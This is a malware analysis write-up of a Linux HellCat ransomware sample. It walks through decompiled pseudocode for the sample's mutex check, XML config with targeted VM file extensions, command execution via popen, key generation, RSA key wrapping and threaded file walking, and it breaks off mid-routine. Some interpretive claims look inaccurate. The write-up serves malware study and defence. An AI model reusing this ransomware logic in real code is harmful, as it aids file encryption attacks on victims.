Hellcat Ransomware (Linux variant)

Overview


HellCat Ransomware emerged in mid-2024. The primary operators behind HellCat are high-ranking members of the BreachForums community and its various factions. These personas, including Rey, Pryx, Grep and IntelBroker, have been affiliated with the breaches of numerous high-value targets.

Sample:
https://bazaar.abuse.ch/sample/6ef9a0b6301d737763f6c59ae6d5b3be4cf38941a69517be0f069d0a35f394dd/

SHA256: 6ef9a0b6301d737763f6c59ae6d5b3be4cf38941a69517be0f069d0a35f394dd

---

IDA Analysis



Initial **main()** analysis shows that the sample assigns its first argument from `argv[]` to `self_path` => `argv[0]` is the path to the executable itself.

```
self_path = (char *)*argv;
```

`sub_42DEC0(remove, argv, envp);` is then called.
The `_remove` argument is notable. When we examine the definition of `_remove`, the function takes a `char filename` argument.

```
; int remove(const char *filename)
                public _remove
_remove         proc near               ; DATA XREF: LOAD:0000000000402D00↑o
                                        ; _init_+4↓o ...
; __unwind {
                mov     edi, offset filename ; "mutex"
                jmp     _remove
; } // starts at 4073E0
_remove         endp
```

`mov edi, offset filename ; "mutex"`


The `filename` variable, carrying the value `mutex`, is copied into `edi`, followed by an unconditional `jmp _remove`.
This jump leads us to the typical `remove` function from the C/C++ standard library, which returns different values based on the operation's result.
This code allows the sample to check if it already exists on the system by looking for a file named `mutex`. If the file does not exist, the function returns `ENOENT`.
We see this behavior in the body of `sub_42DEC0`.

Pseudocode-A

```
1  int __fastcall sub_42DEC0(void (*a1)(void *))
2  {
3    void *v1; // rdx
4
5    if ( &qword_42DF48 )
6      v1 = (void *)qword_42DF48;
7    else
8      v1 = 0LL;
9    return __cxa_atexit(a1, 0LL, v1);
10 }
```

The function checks if `qword_42DF48` exists (i.e., is not null). If it does, it gets assigned to `v1`, which in the context of this function is a DSO handle to a global object for cxa_atexit, and `a1` corresponds to a pointer to `_remove` function.
This function performs a check and cleanup if the machine is already infected. It has been renamed to `mw_check_if_infected` for clarity.

`xml_buff` is a global variable containing both the configuration and the ransom note for the user. It is loaded into `mxml_root` via `mxmlLoadString` using `mxml_opaque_cb`.



The configuration is in XML format and includes a list of file extensions to encrypt:

`.vmdk .vswp .log .vmem .vmsn .vmx`

It also provides a ransom note with contact details and a command `touch a` to create a file named `a`.

The `exec_cmds()` function is then invoked.

```
void mw_exec_cmds_check()
{
  void *pAllocatedMemory; // rbp
  __int64 i; // rbx
  const char *text; // rax
  FILE *v3; // rax

  pAllocatedMemory = b_malloc(2048uLL);
  for ( i = mxmlFindElement(mxml_root, mxml_root, "cmd", 0LL, 0LL, 1LL);
        i;
        i = mxmlFindElement(i, mxml_root, "cmd", 0LL, 0LL, 1LL) )
  {
    text = (const char *)b_mxml_get_text(i);
    v3 = popen(text, "r");
    pclose(v3);
  }
  free(pAllocatedMemory);
}
```

It allocates `2048 bytes` of memory using `b_alloc` (custom wrapper for `malloc`). The generic variable has been renamed to `pAllocateMemory`.
The sample uses the Mini-XML 4.0 Programming Manual for its XML functionality.
The loop:

```
`for ( i = mxmlFindElement(mxml_root, mxml_root, "cmd", 0LL, 0LL, 1LL);
i;          i = mxmlFindElement(i, mxml_root, "cmd", 0LL, 0LL, 1LL) )   {`
```

searches for `cmd` elements in the XML nodes. It then copies each character into `text` via:


`text = (const char *)b_mxml_get_text(i);`

and opens the file in read mode:

```
text = (const char *)b_mxml_get_text(i);
v3 = popen(text, "r");
pclose(v3); } free(pAllocatedMemory);
```

This function verifies whether it can read files on the system. It was renamed to `mw_exec_cmds_check()`.

The next function call is `call b_gen_salsa_key` with `16` passed to `edi`. However, this functions appears to be a decoy.



The argument `a1` is immediately checked for validity. If valid, `malloc()` and `memset()` are used together to allocate 16 bytes and zero them out. `v1` was renamed to `pBuffer` and `a1` to `arg_bytes`:

```
pBuffer = 0LL;
if ( arg_bytes )
{
    pBuffer = malloc(arg_bytes);
    memset(pBuffer, 0, arg_bytes);
}
```

Next, `open64("/dev/urandom", 0);` opens a file descriptor to `/dev/urandom`. `/dev/urandom` is a special file on Linux providing cryptographically secure pseudorandom data. If the file descriptor opens successfully and the argument is valid, a `do/while` loop begins:

```
if ( arg_bytes > 0 )
    {
      v3 = pBuffer;
      do
      {
        read(open64Ret, temp_buf, 4uLL);
        *v3++ = temp_buf[0] % 94u + 32;
      }
      while ( arg_bytes > (int)v3 - (int)pBuffer );
    }
    close(open64Ret);
  }
  return pBuffer;
}
```

The `read()` function takes `4` pseudorandom bytes from `/dev/urandom` and stores them in `temp_buf` (renamed for clarity):

```
read(open64Ret, temp_buf, 4uLL);
```

Then, each byte in `v3` (`pBuffer`) is derived from `temp_buf[0]` and modified by `% 94 + 32`. This ensures the generated key remains in the ASCII printable range (32-126). The result is saved into `pBuffer` and returned.

```
temp_buf[0] = 0;
open64Ret = open64("/dev/urandom", O_RDONLY);
if ( open64Ret <= 0 )                          // check if call to open64 failed
{
  if ( pBuffer )
  {
    pBuffer = 0LL;                             // zeroes pBuffer
    free(pBuffer);                             // deallocates the buffer
  }
}
else                                           // if open64 succeeds
{
  if ( arg_bytes > 0 )
  {
    do
    {
      read(open64Ret, temp_buf, 4uLL);         //  reads 4 bytes from /dev/urandom per iteration into temp_buf
      *pBuffer++ = temp_buf[0] % 94u + 32;     // each pBuffer byte is incremented, modulo operation for ASCII encoding (32-126)
    }
    while ( arg_bytes > (int)pBuffer - (int)pBuffer );
  }
  close(open64Ret);                            // closing the file descriptor to /dev/urandom
}
return pBuffer;                                // returns 16-byte key
```

Some variables have been renamed, resulting in a cleaner `main()` function. `pKey` is a pointer to the array returned from the previous function. It is then sent to `b_rsa_enc()`,

which performs RSA encryption on that array, returning a pointer to the encrypted key `pEncryptedKey.

The function was renamed to `mw_rsa_encryption()`.


```
pKey = (void *)mw_generate_key(16LL);
t_key = pKey;
if ( pKey )
{
  pEncryptedKey = (void *)mw_rsa_encryption(pKey, 16LL);
  cmdArgument = (char *)argv[1];
  t_rsa_key = pEncryptedKey;
  b_work(cmdArgument);
```

`argv[1]` is assigned to `cmdArgument` (the first command-line argument after the file path) and passed to `b_work()`, which is the primary routine of the Hellcat ransomware sample.


---

b_work() function

The function starts by performing a handful of mutex and semaphore operations.




`v21` and `p_mutex` are pointers to declared `pthread_mutex_t` unions.




```
typedef union
{
  struct __pthread_mutex_s
  {
    int __lock;
    unsigned int __count;
    int __owner;
    int __kind;
    unsigned int __nusers;
    __extension__ union
    {
      int __spins;
      __pthread_slist_t __list;
    };
  } __data;
  char __size[__SIZEOF_PTHREAD_MUTEX_T];
  long int __align;
} pthread_mutex_t;
```

These unions must be declared before calling `pthread_mutex_init`. This function populates the union with the necessary information, initializes, and activates the mutex based on `mutexaddr_t`. `v21` has been renamed to `pThreadMutexUnion`. `sem` is defined as a pointer to a `sem_t` union, then initialized. It has been renamed to `pSemaphorUnion`.

Next, `pthread_create` is invoked to generate 10 threads. Observing the arguments and their definitions, `newthread[]` is an array of `pthread_t` structs.




```
}
pthread_create(newthread, 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[1], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[2], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[3], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[4], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[5], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[6], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[7], 0LL, walk_thread, &arg);
sleep(1u);
pthread_create(&newthread[8], 0LL, walk_thread, &arg);
sleep(1u);
v11 = (pthread_t *)v16;
pthread_create(&newthread[9], 0LL, walk_thread, &arg);
sleep(1u);
do
{
  v12 = v11++;
  pthread_create(v12, 0LL, cry_thread, &arg);
  sleep(1u);
}
while ( v11 != newthread );
v13 = 0;
pthread_join(newthread[0], 0LL);
pthread_join(newthread[1], 0LL);
```

`walk_thread` is the routine each of these threads will execute, with `&arg` serving as the command-line argument.

---

walk_thread() function

The function begins with a `b_queue_pop_node()` call inside a `while(1)` loop.



Essentially, it functions as a queue, with each queued object (file descriptor) returned as `result`.

```
while ( 1 )
{
  result = (const char **)b_queue_pop_node((__int64 *)*a1, (pthread_mutex_t *)a1[2]);
  v3 = result;
  if ( !result )
    return result;
  v4 = opendir(*result);
  if ( v4 )
  {
```

`opendir` is then used to open the object.

Several variables have been retyped for clarity. `pDir` is of type `DIR`, required for the subsequent `readdir64` call in another `while` loop, which exits once no more `dirent64` entries remain.

```
result = (const char **)b_queue_pop_node(*a1, (pthread_mutex_t *)a1[2]);
if ( !result )
  return result;
pDir = opendir(*result);
if ( pDir )
{
LABEL_3:
  while ( 1 )
  {
    dirent64 = readdir64(pDir);
    if ( !dirent64 )
      break;
    while ( 1 )
    {
      d_type = dirent64->d_type;
      if ( d_type == 4 )
        break;
      if ( d_type != 8 )
        goto LABEL_3;
      d_name = dirent64->d_name;
```

`readdir64` populates a `dirent64` structure containing information about the currently processed object:

```
00000000 struct dirent64 // sizeof=0x118
00000000 {
00000000     __ino64_t d_ino;
00000008     __off64_t d_off;
00000010     unsigned __int16 d_reclen;
00000012     unsigned __int8 d_type;
00000013     char d_name[256];
00000113     // padding byte
00000114     // padding byte
00000115     // padding byte
00000116     // padding byte
00000117     // padding byte
00000118 };
```


`dirent64.d_type` is accessed and compared to 4 or 8. The `d_type` [value specifies] (glibc/dirent/dirent.h at master · bminor/glibc · GitHub) the type of the filesystem object.

```
d_type = dirent64->d_type;
if ( d_type == 4 )
  break;
if ( d_type != 8 )
  goto LABEL_3;
d_name = dirent64->d_name;
if ( !(unsigned int)b_skip_some_file(d_name) )
  goto LABEL_3;
```

```
#define DT_UNKNOWN  0
#define DT_FIFO     1
#define DT_CHR      2
```

```
#define DT_DIR      4
#define DT_BLK      6
#define DT_REG      8
#define DT_LNK      10
#define DT_SOCK     12
#define DT_WHT      14
```

If `d_type == 4`, it indicates a directory, so the code breaks out of the loop and proceeds with directory processing. The directory path is formed and queued for further traversal and recursive searches.
Comments and variable names have been added for better readability.



```
    goto LABEL_9;
  }
  if ( dirent64->d_name[0] != 46 )        // skips hidden files starting with "." (46 in ASCII)
  {
    pName = dirent64->d_name;             // stores the pointer to name of the file
    sCurrentFilePathtLen = strlen(*result);// stores current file's directory path length
    sCurrentFileNameLen = strlen(pName);  // stores current file's name length
    pFullPath = (char *)b_malloc(sCurrentFilePathtLen + sCurrentFileNameLen + 2);// allocates memory for full path + 2 null bytes
    strcpy(pFullPath, *result);
    *(_WORD *)&pFullPath[strlen(pFullPath)] = 47;
    strcat(pFullPath, pName);
    PathNode = (__int64)b_create_node(pFullPath);// creates a node for adding it to queue
    if ( pFullPath )
      free(pFullPath);
    b_queue_push_node(*a1, PathNode, (pthread_mutex_t *)a1[2]);// pushes it for further processing
  }
}
```

`d_type != 8` checks whether the object is not a regular file. If it isn't, another `dirent64` is fetched.
If the file is indeed a regular file, the code below executes. It resembles the directory-handling logic mentioned earlier.
The next function call uses `dirent64.d_name` as a parameter to `b_skip_some_file()`, which checks whether the file's name matches any extension in the `<black>` MXML config elements.

```
d_name = dirent64->d_name;
if ( !(unsigned int)b_skip_some_file(d_name) )
  goto LABEL_3;
FilePathLen = strlen(*result);        // length of matched file path
FileMatchLen = strlen(d_name);        // length of filename
pAllocatedMemory = (char *)b_malloc(FilePathLen + FileMatchLen + 2);// // allocates memory for full path + 2 null bytes
strcpy(pAllocatedMemory, *result);
*(_WORD *)&pAllocatedMemory[strlen(pAllocatedMemory)] = 47;
strcat(pAllocatedMemory, d_name);     // creates full path to the file
sFileSize = b_get_file_size(pAllocatedMemory);// gets the size of the file
node = (__int64)b_create_node(pAllocatedMemory);// creates node of the file for further processing
